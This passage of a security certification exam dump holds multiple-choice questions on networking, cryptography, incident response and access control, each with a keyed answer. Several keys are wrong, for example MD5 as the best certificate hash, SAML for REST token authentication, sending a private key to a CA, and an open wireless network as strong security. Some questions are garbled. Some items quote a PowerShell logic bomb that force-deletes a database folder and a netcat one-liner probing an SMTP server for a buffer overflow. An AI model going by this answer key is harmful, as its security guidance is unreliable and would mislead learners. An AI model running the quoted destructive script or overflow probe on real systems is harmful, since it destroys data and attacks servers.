10:55:24.126596 IP 192.168.1.10.5001 > 172.31.67.4.22: Flags [S]
10:55:24.126601 IP 192.168.1.10.5002 > 172.31.67.4.25: Flags [S]
10:55:24.126608 IP 192.168.1.10.5003 > 172.31.67.4.37: Flags [S]**

Which of the following ACLs provides the BEST protection against the above attack and any further attacks from the same IP, while minimizing service interruption?

- A. DENY TCO From ANY to 172.31.64.4
- B. Deny UDP from 192.168.1.0/24 to 172.31.67.0/24
- C. Deny IP from 192.168.1.10/32 to 0.0.0.0/0
- D. Deny TCP from 192.168.1.10 to 172.31.67.4

Answer: D**NEW QUESTION 391**

- (Exam Topic 4)

Which of the following is the BEST choice for a security control that represents a preventive and corrective logical control at the same time?

- A. Security awareness training
- B. Antivirus
- C. Firewalls
- D. Intrusion detection system

Answer: B**NEW QUESTION 394**

- (Exam Topic 4)

A security administrator determined that users within the company are installing unapproved software. Company policy dictates that only certain applications may be installed or ran on the user's computers without exception. Which of the following should the administrator do to prevent all unapproved software from running on the user's computer?

- A. Deploy antivirus software and configure it to detect and remove pirated software
- B. Configure the firewall to prevent the downloading of executable files
- C. Create an application whitelist and use OS controls to enforce it

D. Prevent users from running as administrator so they cannot install software.

Answer: C

NEW QUESTION 396

- (Exam Topic 4)

A security administrator suspects that data on a server has been exfiltrated as a result of un-authorized remote access. Which of the following would assist the administrator in confirming the suspicions? (Select TWO)

- A. Networking access control
- B. DLP alerts
- C. Log analysis
- D. File integrity monitoring
- E. Host firewall rules

Answer: BC

NEW QUESTION 400

- (Exam Topic 4)

A user needs to send sensitive information to a colleague using PKI. Which of the following concepts apply when a sender encrypts the message hash with the sender's private key? (Select TWO)

- A. Non-repudiation
- B. Email content encryption
- C. Steganography
- D. Transport security
- E. Message integrity

Answer: AE

NEW QUESTION 403

- (Exam Topic 4)

A penetration tester harvests potential usernames from a social networking site. The penetration tester then uses social engineering to attempt to obtain associated passwords to gain unauthorized access to shares on a network server.

Which of the following methods is the penetration tester MOST likely using?

- A. Escalation of privilege
- B. SQL injection
- C. Active reconnaissance
- D. Proxy server

Answer: C

NEW QUESTION 405

- (Exam Topic 4)

Which of the following is commonly done as part of a vulnerability scan?

- A. Exploiting misconfigured applications
- B. Cracking employee passwords
- C. Sending phishing emails to employees
- D. Identifying unpatched workstations

Answer: D

NEW QUESTION 410

- (Exam Topic 4)

Users in a corporation currently authenticate with a username and password. A security administrator wishes to implement two-factor authentication to improve security.

Which of the following authentication methods should be deployed to achieve this goal?

- A. PIN
- B. Security QUESTION NO:
- C. Smart card
- D. Passphrase
- E. CAPTCHA

Answer: C

NEW QUESTION 411

- (Exam Topic 4)

A datacenter recently experienced a breach. When access was gained, an RF device was used to access an air-gapped and locked server rack. Which of the following would BEST prevent this type of attack?

- A. Faraday cage
- B. Smart cards
- C. Infrared detection
- D. Alarms

Answer: A

NEW QUESTION 412

- (Exam Topic 4)

A network technician is trying to determine the source of an ongoing network based attack. Which of the following should the technician use to view IPv4 packet data on a particular internal network segment?

- A. Proxy
- B. Protocol analyzer
- C. Switch
- D. Firewall

Answer: B

NEW QUESTION 413

- (Exam Topic 4)

A security analyst is working on a project that requires the implementation of a stream cipher. Which of the following should the analyst use?

- A. Hash function
- B. Elliptic curve
- C. Symmetric algorithm
- D. Public key cryptography

Answer: C

NEW QUESTION 415

- (Exam Topic 4)

The IT department is deploying new computers. To ease the transition, users will be allowed to access their old and new systems.

The help desk is receiving reports that users are experiencing the following error when attempting to log in to their previous system:

Logon Failure: Access Denied

Which of the following can cause this issue?

- A. Permission issues
- B. Access violations
- C. Certificate issues
- D. Misconfigured devices

Answer: C

NEW QUESTION 420

- (Exam Topic 4)

When generating a request for a new x.509 certificate for securing a website, which of the following is the MOST appropriate hashing algorithm?

- A. RC4
- B. MD5
- C. HMAC
- D. SHA

Answer: B

NEW QUESTION 423

- (Exam Topic 4)

A security administrator needs to address the following audit recommendations for a public-facing SFTP server:

Users should be restricted to upload and download files to their own home directories only. Users should not be allowed to use interactive shell login.

Which of the following configuration parameters should be implemented? (Select TWO).

- A. PermitTunnel
- B. ChrootDirectory
- C. PermitTTY
- D. AllowTcpForwarding
- E. IgnoreRhosts

Answer: BC

NEW QUESTION 424

- (Exam Topic 4)

A malicious attacker has intercepted HTTP traffic and inserted an ASCII line that sets the referrer URL. Which of the following is the attacker most likely utilizing?

- A. Header manipulation
- B. Cookie hijacking
- C. Cross-site scripting
- D. XML injection

Answer: A

NEW QUESTION 429

- (Exam Topic 4)

A company's loss control department identifies theft as a recurring loss type over the past year. Based on the department's report, the Chief Information Officer (CIO) wants to detect theft of datacenter equipment. Which of the following controls should be implemented?

- A. Biometrics
- B. Cameras
- C. Motion detectors
- D. Mantraps

Answer: C

NEW QUESTION 433

- (Exam Topic 4)

As part of a new BYOD rollout, a security analyst has been asked to find a way to securely store company data on personal devices. Which of the following would BEST help to accomplish this?

- A. Require the use of an eight-character PIN.
- B. Implement containerization of company data.
- C. Require annual AUP sign-off.
- D. Use geofencing tools to unlock devices while on the premises.

Answer: B

NEW QUESTION 436

- (Exam Topic 4)

Which of the following BEST describes a network-based attack that can allow an attacker to take full control of a vulnerable host?

- A. Remote exploit
- B. Amplification
- C. Sniffing
- D. Man-in-the-middle

Answer: A

NEW QUESTION 439

- (Exam Topic 4)

Which of the following allows an auditor to test proprietary-software compiled code for security flaws?

- A. Fuzzing
- B. Static review
- C. Code signing
- D. Regression testing

Answer: A

NEW QUESTION 443

- (Exam Topic 4)

An in-house penetration tester has been asked to evade a new DLP system. The tester plans to exfiltrate data through steganography. Discovery of which of the following would help catch the tester in the act?

- A. Abnormally high numbers of outgoing instant messages that contain obfuscated text
- B. Large-capacity USB drives on the tester's desk with encrypted zip files
- C. Outgoing emails containing unusually large image files
- D. Unusual SFTP connections to a consumer IP address

Answer: C

NEW QUESTION 446

- (Exam Topic 4)

A server administrator needs to administer a server remotely using RDP, but the specified port is closed on the outbound firewall on the network. The access the server using RDP on a port other than the typical registered port for the RDP protocol?

- A. TLS
- B. MPLS
- C. SCP
- D. SSH

Answer: A

NEW QUESTION 448

- (Exam Topic 4)

An audit has revealed that database administrators are also responsible for auditing database changes and backup logs. Which of the following access control methodologies would BEST mitigate this concern?

- A. Time of day restrictions
- B. Principle of least privilege
- C. Role-based access control

D. Separation of duties

Answer: D

NEW QUESTION 449

- (Exam Topic 4)

Six months into development, the core team assigned to implement a new internal piece of software must convene to discuss a new requirement with the stakeholders. A stakeholder identified a missing feature critical to the organization, which must be implemented. The team needs to validate the feasibility of the newly introduced requirement and ensure it does not introduce new vulnerabilities to the software and other applications that will integrate with it. Which of the following BEST describes what the company?

- A. The system integration phase of the SDLC
- B. The system analysis phase of SSDSLC
- C. The system design phase of the SDLC
- D. The system development phase of the SDLC

Answer: B

NEW QUESTION 452

- (Exam Topic 4)

After a security incident, management is meeting with involved employees to document the incident and its aftermath. Which of the following BEST describes this phase of the incident response process?

- A. Lessons learned
- B. Recovery
- C. Identification
- D. Preparation

Answer: A

NEW QUESTION 455

- (Exam Topic 4)

A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide. Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?

- A. SSL
- B. CRL
- C. PKI
- D. ACL

Answer: B

NEW QUESTION 457

- (Exam Topic 4)

A web developer improves client access to the company's REST API. Authentication needs to be tokenized but not expose the client's password. Which of the following methods would BEST meet the developer's requirements?

- A. SAML
- B. LDAP
- C. OAuth
- D. Shibboleth

Answer: A

NEW QUESTION 462

- (Exam Topic 4)

An attack that is using interference as its main attack to impede network traffic is which of the following?

- A. Introducing too much data to a target's memory allocation
- B. Utilizing a previously unknown security flaw against the target
- C. Using a similar wireless configuration of a nearby network
- D. Inundating a target system with SYN requests

Answer: C

NEW QUESTION 464

- (Exam Topic 4)

Ann, a user, states that her machine has been behaving erratically over the past week. She has experienced slowness and input lag and found text files that appear to contain pieces of her emails or online conversations with coworkers. The technician runs a standard virus scan but detects nothing. Which of the following types of malware has infected the machine?

- A. Ransomware
- B. Rootkit
- C. Backdoor
- D. Keylogger

Answer: D

NEW QUESTION 466

- (Exam Topic 4)

A security administrator needs an external vendor to correct an urgent issue with an organization's physical access control system (PACS). The PACS does not currently have internet access because it is running a legacy operation system.

Which of the following methods should the security administrator select the best balances security and efficiency?

- A. Temporarily permit outbound internet access for the pacs so desktop sharing can be set up
- B. Have the external vendor come onsite and provide access to the PACS directly
- C. Set up VPN concentrator for the vendor and restrict access to the PACS using desktop sharing
- D. Set up a web conference on the administrator's pc; then remotely connect to the pacs

Answer: C

NEW QUESTION 470

- (Exam Topic 4)

An administrator thinks the UNIX systems may be compromised, but a review of system log files provides no useful information. After discussing the situation with the security team, the administrator suspects that the attacker may be altering the log files and removing evidence of intrusion activity. Which of the following actions will help detect attacker attempts to further alter log files?

- A. Enable verbose system logging
- B. Change the permissions on the user's home directory
- C. Implement remote syslog
- D. Set the bash_history log file to "read only"

Answer: C

NEW QUESTION 471

- (Exam Topic 4)

A wireless network has the following design requirements:

- ▶ Authentication must not be dependent on enterprise directory service
- ▶ It must allow background reconnection for mobile users
- ▶ It must not depend on user certificates

Which of the following should be used in the design to meet the requirements? (Choose two.)

- A. PEAP
- B. PSK
- C. Open systems authentication
- D. EAP-TLS
- E. Captive portals

Answer: BE

NEW QUESTION 476

- (Exam Topic 4)

Which of the following could help detect trespassers in a secure facility? (Select TWO)

- A. Faraday cages
- B. Motion-detection sensors
- C. Tall, chain-link fencing
- D. Security guards
- E. Smart cards

Answer: BD

NEW QUESTION 477

- (Exam Topic 4)

A security analyst is investigating a security breach. Upon inspection of the audit an access logs, the analyst notices the host was accessed and the /etc/passwd file was modified with a new entry for username "gotcha" and user ID of 0. Which of the following are the MOST likely attack vector and tool the analyst should use to determine if the attack is still ongoing? (Select TWO)

- A. Logic bomb
- B. Backdoor
- C. Keylogger
- D. Netstat
- E. Tracert
- F. Ping

Answer: BD

NEW QUESTION 478

- (Exam Topic 4)

A new hire wants to use a personally owned phone to access company resources. The new hire expresses concern about what happens to the data on the phone when they leave the company. Which of the following portions of the company's mobile device management configuration would allow the company data to be

removed from the device without touching the new hire's data?

- A. Asset control
- B. Device access control
- C. Storage lock out
- D. Storage segmentation

Answer: B

NEW QUESTION 479

- (Exam Topic 4)

The IT department needs to prevent users from installing untested applications. Which of the following would provide the BEST solution?

- A. Job rotation
- B. Least privilege
- C. Account lockout
- D. Antivirus

Answer: B

NEW QUESTION 481

- (Exam Topic 4)

When designing a web based client server application with single application server and database cluster backend, input validation should be performed:

- A. On the client
- B. Using database stored procedures
- C. On the application server
- D. Using HTTPS

Answer: C

NEW QUESTION 483

- (Exam Topic 4)

A third-party penetration testing company was able to successfully use an ARP cache poison technique to gain root access on a server. The tester successfully moved to another server that was not in the original network. Which of the following is the MOST likely method used to gain access to the other host?

- A. Backdoor
- B. Pivoting
- C. Persistance
- D. Logic bomb

Answer: B

NEW QUESTION 484

- (Exam Topic 4)

An external contractor, who has not been given information about the software or network architecture, is conducting a penetration test. Which of the following BEST describes the test being performed?

- A. Black box
- B. White box
- C. Passive reconnaissance
- D. Vulnerability scan

Answer: A

NEW QUESTION 485

- (Exam Topic 4)

An administrator has configured a new Linux server with the FTP service. Upon verifying that the service was configured correctly, the administrator has several users test the FTP service. Users report that they are able to connect to the FTP service and download their personal files, however, they cannot transfer new files to the server. Which of the following will most likely fix the uploading issue for the users?

- A. Create an ACL to allow the FTP service write access to user directories
- B. Set the Boolean selinux value to allow FTP home directory uploads
- C. Reconfigure the ftp daemon to operate without utilizing the PSAV mode
- D. Configure the FTP daemon to utilize PAM authentication pass through user permissions

Answer: A

NEW QUESTION 487

- (Exam Topic 4)

A security administrator wants to configure a company's wireless network in a way that will prevent wireless clients from broadcasting the company's SSID. Which of the following should be configured on the company's access points?

- A. Enable ESSID broadcast
- B. Enable protected management frames
- C. Enable wireless encryption
- D. Disable MAC authentication

- E. Disable WPS
- F. Disable SSID broadcast

Answer: F

NEW QUESTION 492

- (Exam Topic 4)

During a third-party audit, it is determined that a member of the firewall team can request, approve, and implement a new rule-set on the firewall. Which of the following will the audit team most likely recommend during the audit out brief?

- A. Discretionary access control for the firewall team
- B. Separation of duties policy for the firewall team
- C. Least privilege for the firewall team
- D. Mandatory access control for the firewall team

Answer: B

NEW QUESTION 496

- (Exam Topic 4)

A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

- A. maintain the chain of custody.
- B. preserve the data.
- C. obtain a legal hold.
- D. recover data at a later time.

Answer: B

NEW QUESTION 501

- (Exam Topic 5)

Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

- A. Key risk indicators
- B. Lessons learned
- C. Recovery point objectives
- D. Tabletop exercise

Answer: B

NEW QUESTION 504

- (Exam Topic 5)

A help desk technician receives a phone call from an individual claiming to be an employee of the organization and requesting assistance to access a locked account. The help desk technician asks the individual to provide proof of identity before access can be granted. Which of the following types of attack is the caller performing?

- A. Phishing
- B. Shoulder surfing
- C. Impersonation
- D. Dumpster diving

Answer: C

NEW QUESTION 507

- (Exam Topic 5)

Every morning, a systems administrator monitors failed login attempts on the company's log management server. The administrator notices the DBAdmin account has five failed username and/or password alerts during a ten-minute window. The systems administrator determines the user account is a dummy account used to attract attackers. Which of the following techniques should the systems administrator implement?

- A. Role-based access control
- B. Honeypot
- C. Rule-based access control
- D. Password cracker

Answer: B

NEW QUESTION 508

- (Exam Topic 5)

Which of the following refers to the term used to restore a system to its operational state?

- A. MTBF
- B. MTTR
- C. RTO
- D. RPO

Answer: B

NEW QUESTION 511

- (Exam Topic 5)

A security administrator is diagnosing a server where the CPU utilization is at 100% for 24 hours. The main culprit of CPU utilization is the antivirus program. Which of the following issue could occur if left unresolved? (Select TWO)

- A. MITM attack
- B. DoS attack
- C. DLL injection
- D. Buffer overflow
- E. Resource exhaustion

Answer: BE

NEW QUESTION 514

- (Exam Topic 5)

Which of the following locations contain the MOST volatile data?

- A. SSD
- B. Paging file
- C. RAM
- D. Cache memory

Answer: D

NEW QUESTION 518

- (Exam Topic 5)

A company is deploying smartphones for its mobile salesforce. These devices are for personal and business use but are owned by the company. Sales personnel will save new customer data via a custom application developed for the company. This application will integrate with the contact information stored in the smartphones and will populate new customer records onto it. The customer application's data is encrypted at rest, and the application's connection to the back office system is considered secure. The Chief Information Security Officer (CISO) has concerns that customer contact information may be accidentally leaked due to the limited security capabilities of the devices and the planned controls. Which of the following will be the MOST efficient security control to implement to lower this risk?

- A. Implement a mobile data loss agent on the devices to prevent any user manipulation with the contact information.
- B. Restrict screen capture features on the devices when using the custom application and the contact information.
- C. Restrict contact information storage dataflow so it is only shared with the customer application.
- D. Require complex passwords for authentication when accessing the contact information.

Answer: C

NEW QUESTION 523

- (Exam Topic 5)

Which of the following uses precomputed hashes to guess passwords?

- A. Iptables
- B. NAT tables
- C. Rainbow tables
- D. ARP tables

Answer: C

NEW QUESTION 526

- (Exam Topic 5)

A security administrator is reviewing the following PowerShell script referenced in the Task Scheduler on a database server:

```
$members = GetADGroupMember -Identity "Domain Admins" -Recursive | Select -ExpandProperty name
if ($members -notcontains "JohnDoe"){
    Remove-Item -path C:\Database -recurse -force
}
```

Which of the following did the security administrator discover?

- A. Ransomware
- B. Backdoor
- C. Logic bomb
- D. Trojan

Answer: C

NEW QUESTION 531

- (Exam Topic 5)

A business sector is highly competitive, and safeguarding trade secrets and critical information is paramount. On a seasonal basis, an organization employs temporary hires and contractor personnel to accomplish its mission objectives. The temporary and contract personnel require access to network resources only when on the clock. Which of the following account management practices are the BEST ways to manage these accounts?

- A. Employ time-of-day restrictions.
- B. Employ password complexity.
- C. Employ a random key generator strategy.
- D. Employ an account expiration strategy.
- E. Employ a password lockout policy

Answer: D

NEW QUESTION 534

- (Exam Topic 5)

A technician receives a device with the following anomalies: Frequent pop-up ads

Show response-time switching between active programs Unresponsive peripherals The technician reviews the following log file entries:

File Name Source MD5 Target MD5 Status

antivirus.exe F794F21CD33E4F57890DDEA5CF267ED2 F794F21CD33E4F57890DDEA5CF267ED2

Automatic iexplore.exe 7FAAF21CD33E4F57890DDEA5CF29CCEA AA87F21CD33E4F57890DDEAEE2197333 Automatic service.exe

77FF390CD33E4F57890DDEA5CF28881F 77FF390CD33E4F57890DDEA5CF28881F Manual USB.exe E289F21CD33E4F57890DDEA5CF28EDC0

E289F21CD33E4F57890DDEA5CF28EDC0 Stopped

Based on the above output, which of the following should be reviewed?

- A. The web application firewall
- B. The file integrity check
- C. The data execution prevention
- D. The removable media control

Answer: B

NEW QUESTION 537

- (Exam Topic 5)

An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Select TWO)

- A. TACACS+
- B. CHAP
- C. LDAP
- D. RADIUS
- E. MSCHAPv2

Answer: AD

NEW QUESTION 541

- (Exam Topic 5)

A security architect has convened a meeting to discuss an organization's key management policy. The organization has a reliable internal key management system, and some argue that it would be best to manage the cryptographic keys internally as opposed to using a solution from a third party. The company should use:

- A. the current internal key management system.
- B. a third-party key management system that will reduce operating costs.
- C. risk benefits analysis results to make a determination.
- D. a software solution including secure key escrow capabilities.

Answer: C

NEW QUESTION 542

- (Exam Topic 5)

While troubleshooting a client application connecting to the network, the security administrator notices the following error: Certificate is not valid. Which of the following is the BEST way to check if the digital certificate is valid?

- A. PKI
- B. CRL
- C. CSR
- D. IPSec

Answer: B

NEW QUESTION 545

- (Exam Topic 5)

The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality. Which of the following equipment MUST be deployed to guard against unknown threats?

- A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates
- B. Implementation of an off-site datacenter hosting all company data, as well as deployment of VDI for all client computing needs
- C. Host-based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs
- D. Behavior-based IPS with a communication link to a cloud-based vulnerability and threat feed

Answer: D

NEW QUESTION 550

- (Exam Topic 5)

While working on an incident, Joe, a technician, finished restoring the OS and applications on a workstation from the original media. Joe is about to begin copying the user's files back onto the hard drive. Which of the following incident response steps is Joe working on now?

- A. Recovery
- B. Eradication
- C. Containment
- D. Identification

Answer: A

NEW QUESTION 555

- (Exam Topic 5)

An external attacker can modify the ARP cache of an internal computer. Which of the following types of attacks is described?

- A. Replay
- B. Spoofing
- C. DNS poisoning
- D. Client-side attack

Answer: B

NEW QUESTION 558

- (Exam Topic 5)

A remote intruder wants to take inventory of a network so exploits can be researched. The intruder is looking for information about software versions on the network. Which of the following techniques is the intruder using?

- A. Banner grabbing
- B. Port scanning
- C. Packet sniffing
- D. Virus scanning

Answer: A

NEW QUESTION 563

- (Exam Topic 5)

An audit reported has identified a weakness that could allow unauthorized personnel access to the facility at its main entrance and from there gain access to the network. Which of the following would BEST resolve the vulnerability?

- A. Faraday cage
- B. Air gap
- C. Mantrap
- D. Bollards

Answer: C

NEW QUESTION 564

- (Exam Topic 5)

A security auditor is testing perimeter security in a building that is protected by badge readers. Which of the following types of attacks would MOST likely gain access?

- A. Phishing
- B. Man-in-the-middle
- C. Tailgating
- D. Watering hole
- E. Shoulder surfing

Answer: C

NEW QUESTION 566

- (Exam Topic 5)

A procedure differs from a policy in that it:

- A. is a high-level statement regarding the company's position on a topic.
- B. sets a minimum expected baseline of behavior.
- C. provides step-by-step instructions for performing a task.
- D. describes adverse actions when violations occur.

Answer: C

NEW QUESTION 571

- (Exam Topic 5)

A company wants to ensure confidential data from storage media is sanitized in such a way that the drive cannot be reused. Which of the following method should the technician use?

- A. Shredding

- B. Wiping
- C. Low-level formatting
- D. Repartitioning
- E. Overwriting

Answer: A

NEW QUESTION 572

- (Exam Topic 5)

Which of the following components of printers and MFDs are MOST likely to be used as vectors of compromise if they are improperly configured?

- A. Embedded web server
- B. Spooler
- C. Network interface
- D. LCD control panel

Answer: A

NEW QUESTION 577

- (Exam Topic 5)

Which of the following scenarios BEST describes an implementation of non-repudiation?

- A. A user logs into a domain workstation and access network file shares for another department
- B. A user remotely logs into the mail server with another user's credentials
- C. A user sends a digitally signed email to the entire finance department about an upcoming meeting
- D. A user access the workstation registry to make unauthorized changes to enable functionality within an application

Answer: C

NEW QUESTION 580

- (Exam Topic 5)

A systems administrator has isolated an infected system from the network and terminated the malicious process from executing. Which of the following should the administrator do NEXT according to the incident response process?

- A. Restore lost data from a backup.
- B. Wipe the system.
- C. Document the lessons learned.
- D. Determine the scope of impact.

Answer: A

NEW QUESTION 582

- (Exam Topic 5)

To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

- A. Least privilege
- B. Job rotation
- C. Background checks
- D. Separation of duties

Answer: D

NEW QUESTION 586

- (Exam Topic 5)

Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?

- A. Lessons learned review
- B. Root cause analysis
- C. Incident audit
- D. Corrective action exercise

Answer: A

NEW QUESTION 590

- (Exam Topic 5)

A security engineer must install the same x.509 certificate on three different servers. The client application that connects to the server performs a check to ensure the certificate matches the host name. Which of the following should the security engineer use?

- A. Wildcard certificate
- B. Extended validation certificate
- C. Certificate chaining
- D. Certificate utilizing the SAN file

Answer: D

Explanation:

SAN = Subject Alternate Names

NEW QUESTION 595

- (Exam Topic 5)

Which of the following solutions should an administrator use to reduce the risk from an unknown vulnerability in a third-party software application?

- A. Sandboxing
- B. Encryption
- C. Code signing
- D. Fuzzing

Answer: A

NEW QUESTION 600

- (Exam Topic 5)

A stock trading company had the budget for enhancing its secondary datacenter approved. Since the main site is a hurricane-affected area and the disaster recovery site is 100 mi (161 km) away, the company wants to ensure its business is always operational with the least amount of man hours needed. Which of the following types of disaster recovery sites should the company implement?

- A. Hot site
- B. Warm site
- C. Cold site
- D. Cloud-based site

Answer: D

NEW QUESTION 602

- (Exam Topic 5)

A company is performing an analysis of the corporate enterprise network with the intent of identifying what will cause losses in revenue, referrals, and/or reputation when out of commission. Which of the following is an element of a BIA that is being addressed?

- A. Mission-essential function
- B. Single point of failure
- C. backup and restoration plans
- D. Identification of critical systems

Answer: A

Explanation:

The BIA is composed of the following three steps: Determine mission/business processes and recovery criticality. Mission/business processes supported by the system are identified and the impact of a system disruption to those processes is determined along with outage impacts and estimated downtime.

NEW QUESTION 603

- (Exam Topic 5)

When attackers use a compromised host as a platform for launching attacks deeper into a company's network, it is said that they are:

- A. escalating privilege
- B. becoming persistent
- C. fingerprinting
- D. pivoting

Answer: D

NEW QUESTION 604

- (Exam Topic 5)

A cybersecurity analyst is looking into the payload of a random packet capture file that was selected for analysis. The analyst notices that an internal host had a socket established with another internal host over a non-standard port.

Upon investigation, the origin host that initiated the socket shows this output:

```
usera@host>history
mkdir /local/usr/bin/somedirectory
nc -l 192.168.5.1 -p 9856
ping -c 30 8.8.8.8 -a 600
rm /etc/dir2/somefile
rm -rm /etc/dir2/
traceroute 8.8.8.8
```

```
pakill pid 9487
```

```
usera@host>
```

Given the above output, which of the following commands would have established the questionable socket?

- A. traceroute 8.8.8.8
- B. ping -c 30 8.8.8.8 -a 600

C. nc -1 192.168.5.1 -p 9856
D. pskill pid 9487

Answer: C

NEW QUESTION 606

- (Exam Topic 5)

A systems administrator wants to generate a self-signed certificate for an internal website. Which of the following steps should the systems administrator complete prior to installing the certificate on the server?

- A. Provide the private key to a public CA.
- B. Provide the public key to the internal CA.
- C. Provide the public key to a public CA.
- D. Provide the private key to the internal CA.
- E. Provide the public/private key pair to the internal CA
- F. Provide the public/private key pair to a public CA.

Answer: D

NEW QUESTION 611

- (Exam Topic 5)

An incident response manager has started to gather all the facts related to a SIEM alert showing multiple systems may have been compromised.

The manager has gathered these facts:

The breach is currently indicated on six user PCs One service account is potentially compromised Executive management has been notified

In which of the following phases of the IRP is the manager currently working?

- A. Recovery
- B. Eradication
- C. Containment
- D. Identification

Answer: D

NEW QUESTION 616

- (Exam Topic 5)

A company stores highly sensitive data files used by the accounting system on a server file share. The accounting system uses a service account named accounting-svc to access the file share. The data is protected will a full disk encryption, and the permissions are set as follows:

File system permissions: Users = Read Only Share permission: accounting-svc = Read Only

Given the listed protections are in place and unchanged, to which of the following risks is the data still subject?

- A. Exploitation of local console access and removal of data
- B. Theft of physical hard drives and a breach of confidentiality
- C. Remote exfiltration of data using domain credentials
- D. Disclosure of sensitive data to third parties due to excessive share permissions

Answer: A

NEW QUESTION 621

- (Exam Topic 5)

AChief Information Officer (CIO) has decided it is not cost effective to implement safeguards against a known vulnerability. Which of the following risk responses does this BEST describe?

- A. Transference
- B. Avoidance
- C. Mitigation
- D. Acceptance

Answer: D

NEW QUESTION 625

- (Exam Topic 5)

Which of the following should a security analyst perform FIRST to determine the vulnerabilities of a legacy system?

- A. Passive scan
- B. Aggressive scan
- C. Credentialated scan
- D. Intrusive scan

Answer: A

NEW QUESTION 626

- (Exam Topic 5)

Which of the following is the proper order for logging a user into a system from the first step to the last step?

- A. Identification, authentication, authorization
- B. Identification, authorization, authentication

- C. Authentication, identification, authorization
- D. Authentication, identification, authorization
- E. Authorization, identification, authentication

Answer: A

NEW QUESTION 628

- (Exam Topic 5)

Confidential emails from an organization were posted to a website without the organization's knowledge. Upon investigation, it was determined that the emails were obtained from an internal actor who sniffed the emails in plain text. Which of the following protocols, if properly implemented, would have MOST likely prevented the emails from being sniffed? (Select TWO)

- A. Secure IMAP
- B. DNSSEC
- C. S/MIME
- D. SMTPS
- E. HTTPS

Answer: CD

NEW QUESTION 630

- (Exam Topic 5)

A company wants to implement an access management solution that allows employees to use the same usernames and passwords for multiple applications without having to keep multiple credentials synchronized. Which of the following solutions would BEST meet these requirements?

- A. Multifactor authentication
- B. SSO
- C. Biometrics
- D. PKI
- E. Federation

Answer: B

NEW QUESTION 635

- (Exam Topic 5)

Which of the following is used to validate the integrity of data?

- A. CBC
- B. Blowfish
- C. MD5
- D. RSA

Answer: C

NEW QUESTION 638

- (Exam Topic 5)

After attempting to harden a web server, a security analyst needs to determine if an application remains vulnerable to SQL injection attacks. Which of the following would BEST assist the analyst in making this determination?

- A. tracert
- B. Fuzzer
- C. nslookup
- D. Nmap
- E. netcat

Answer: B

NEW QUESTION 643

- (Exam Topic 5)

Ann is the IS manager for several new systems in which the classification of the systems' data are being decided. She is trying to determine the sensitivity level of the data being processed. Which of the following people should she consult to determine the data classification?

- A. Steward
- B. Custodian
- C. User
- D. Owner

Answer: D

NEW QUESTION 648

- (Exam Topic 5)

Which of the following controls allows a security guard to perform a post-incident review?

- A. Detective
- B. Preventive
- C. Corrective
- D. Deterrent

Answer: C

NEW QUESTION 649

- (Exam Topic 5)

A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection. Which of the following is the NEXT step the team should take?

- A. Identify the source of the active connection
- B. Perform eradication of active connection and recover
- C. Performance containment procedure by disconnecting the server
- D. Format the server and restore its initial configuration

Answer: A

NEW QUESTION 653

- (Exam Topic 5)

A new Chief Information Officer (CIO) has been reviewing the badging and decides to write a policy that all employees must have their badges rekeyed at least annually. Which of the following controls BEST describes this policy?

- A. Physical
- B. Corrective
- C. Technical
- D. Administrative

Answer: D

NEW QUESTION 658

- (Exam Topic 5)

A systems administrator is deploying a new mission essential server into a virtual environment. Which of the following is BEST mitigated by the environment's rapid elasticity characteristic?

- A. Data confidentiality breaches
- B. VM escape attacks
- C. Lack of redundancy
- D. Denial of service

Answer: D

NEW QUESTION 663

- (Exam Topic 5)

During a routine vulnerability assessment, the following command was successful:

echo "vrfy 'perl -e 'print "hi" x 500 '''" | nc www.company.com 25 Which of the following vulnerabilities is being exploited?

- A. Buffer overflow directed at a specific host MTA
- B. SQL injection directed at a web server
- C. Cross-site scripting directed at www.company.com
- D. Race condition in a UNIX shell script

Answer: A

NEW QUESTION 665

- (Exam Topic 5)

A systems administrator wants to provide balance between the security of a wireless network and usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees. Which of the following would provide strong security and backward compatibility when accessing the wireless network?

- A. Open wireless network and SSL VPN
- B. WPA using a preshared key
- C. WPA2 using a RADIUS back-end for 802.1x authentication
- D. WEP with a 40-bit key

Answer: A

NEW QUESTION 666

- (Exam Topic 5)

An active/passive configuration has an impact on:

- A. confidentiality
- B. integrity
- C. availability
- D. non-repudiation

Answer: C

NEW QUESTION 669

- (Exam Topic 5)

Joe, a user, has been trying to send Ann, a different user, an encrypted document via email. Ann has not received the attachment but is able to receive the header information. Which of the following is MOST likely preventing Ann from receiving the encrypted file?

- A. Unencrypted credentials
- B. Authentication issues
- C. Weak cipher suite
- D. Permission issues

Answer: B

NEW QUESTION 674

- (Exam Topic 5)

Which of the following is an asymmetric function that generates a new and separate key every time it runs?

- A. RSA
- B. DSA
- C. DHE
- D. HMAC
- E. PBKDF2

Answer: C

NEW QUESTION 679

- (Exam Topic 5)

A security analyst is acquiring data from a potential network incident. Which of the following evidence is the analyst MOST likely to obtain to determine the incident?

- A. Volatile memory capture
- B. Traffic and logs
- C. Screenshots
- D. System image capture

Answer: B

NEW QUESTION 682

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